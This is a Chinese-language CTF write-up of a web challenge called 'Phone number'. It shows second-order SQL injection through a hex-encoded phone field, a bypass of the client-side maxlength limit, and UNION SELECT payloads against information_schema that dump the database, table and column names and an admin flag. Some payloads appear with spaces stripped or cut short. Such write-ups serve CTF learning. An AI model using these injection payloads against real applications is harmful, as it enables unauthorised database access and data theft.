
web 狗之writeup--phone

原创

瑟获 于 2018-08-24 08:12:54 发布 149 收藏



鄙人不才，只能做个 web 狗了。那就好好学习 web 吧。拼命地刷 writeup 就好了。上题目，Phone number。提示只有 phone number is a good thing.

打开链接可以看到是一个登陆页面，查看源代码，没有什么东西。不过，这个页面还有个注册页面，注册页面有用户名密码以及 phone，查看其源代码也没有什么异常情况。这道题初步看来应该是一道 sql 注入题了，那么注入点在哪呢？当然是 phone 了（来自于上帝视角）。如果正经地来说还是因为题目的提示啦。

注入点的确就是 phone，不过是要使用 16进制数字。为什么呢？上帝告诉我的，我也不知道。好吧，接下来就是 sql 注入四步曲了，爆数据库名，爆表名，爆字段，最后查数据，拿 flag。是不是很开心！

正常用户

首先，我们首先注册一个正常用户，注册之后登录，可以看到页面。这里面有一个 check 的按钮，点击一下，可以看到页面提示 There only 369 people use the same phone as you。查看源代码，可以看到注释里面有一句话：听说admin的电话藏着大秘密哦，这也是一个小提示。这里面的369应该就是通过 sql 语句从数据库拿到的，语句可能就是类似于 `selectcount(*)fromuserwherephonenum=12` 这种的，从而查出和你电话号码一样的用户数了，那么我可以信誓旦旦地告诉你，这就是一个注入点啦！

数据库名

因为 phone 可能使用的是数字，所以这是一个数字型的注入。那么，我买可以随便注册一个用户名了，首先获取数据库名的语句是 `1and1=2unionselectdatabase()`，把这个语句转化为16进制数字。将这个16进制数字作为 phone 来进行注册，这里注意的一个点就是，前台对于 phone 的长度做了限制，`maxlength="11"`，打开开发者工具设置大一点就可以了。注册成功之后，我么就可以看到：

Hello, txt1 Your phone is 1 and 1 = 2 union select database(). Click on the link and you'll know how many people use the same phone as you.

那么我们可以继续点击 check 按钮，页面显示

There only 0 people use the same phone as you There only webdb people use the same phone as you

这里的 webdb 很显然就是数据库名了。

表名

接下来就是表名，这里比较麻烦的就是注入一次，就要注册一次，而且用户名不可以重复。算了，继续吧。构造查表名的语句：

```
1unionselecttable_namefrominformation_schema.tableswheretable_schema=databa
```

转化为16进制字符继续注册。再继续登录，点击 check:

There only 29891 people use the same phone as you There only user people use the same phone as you

现在可以看出表名就是 user 了。

字段名

同样的配方，还是同样的味道。查询语句：

```
1unionselectcolumn_namefrominformation_schema.columnswheretable_name="user"
```

点击 check，就会显示出列名：

There only 29893 people use the same phone as you There only Host people use the same phone as you There only User people use the same phone as you There only Password people use the same phone as you There only Selectpriv people use the same phone as you There only Insertpriv people use the same phone as you There only Updatepriv people use the same phone as you There only Deletepriv people use the same phone as you There only Createpriv people use the same phone as you There only Droppriv people use the same phone as you There only Reloadpriv people use the same phone as you There only Shutdownpriv people use the same phone as you There only Processpriv people use the same phone as you There only Filepriv people use the same phone as you There only Grantpriv people use the same phone as you There only Referencespriv people use the same phone as you There only Indexpriv people use the same phone as you There only Alterpriv people use the same phone as you There only Showdbpriv people use the same phone as you There only Superpriv people use the same phone as you There only Createtmptablepriv people use the same phone as you There only Locktablespriv people use the same phone as you There only Executepriv people use the same phone as you There only Replslavepriv people use the same phone as you There only Replclientpriv people use the same phone as you There only Createviewpriv people use the same phone as you There only Showviewpriv people use the same phone as you There only Createroutinepriv people use the same phone as you There only Alterroutinepriv people use the same phone as you There only Createuserpriv people use the same phone as you There only Eventpriv people use the same phone as you There only Triggerpriv people use the same phone as you There only Createtablespacepriv people use the same phone as you There only ssltype people use the same phone as you There only sslcipher people use the same phone as you There only x509issuer people use the same phone as you There only x509subject people use the same phone as you There only maxquestions people use the same phone as you There only maxupdates people use the same phone as you There only maxconnections people use the same phone as you There only maxuserconnections people use the same phone as you There only plugin people use the same phone as you There only authentication_string people use the same phone as you There only id people use the same phone as you There only username people use the same phone as you There only phone people use the same phone as you

可以看到已经出现很多列名了，我们可以看到一些比较关键的列名，比如 username 以及 phone。

Flag

哈哈，最后一步了！Flag，马上就可以得到啦！由于之前的提示，我们可以知道 admin 的 phone 很重要，那么我们的语句就应该是，必须是：

```
1unionselectphonefromwebdb.userwhereusername="admin"
```

，点击 check，显示：

There only 29894 people use the same phone as you There only flag{6dd303b0-8fce-2396-9ad8-d9f7a72f84b0} people use the same phone as you There only 1555555 people use the same phone as you There only 15500956659 people use the same phone as you There only 1 people use the same phone as you There only 123456 people use the same phone as you There only 111111111111111 people use the same phone as you There only 11111111111 people use the same phone as you There only 12345678912 people use the same phone as you There only 111111 people use the same phone as you

哈哈，常规套路，这个 wp 除了浏览器没有使用任何第三方工具即可完成，是不是很方便。这道题目是一道常规的 sql 注入题目，也算是入门了。

以上。

欢迎扫描二维码或搜索微信号 mad_neal 关注公众号，点击原文链接获取外链版。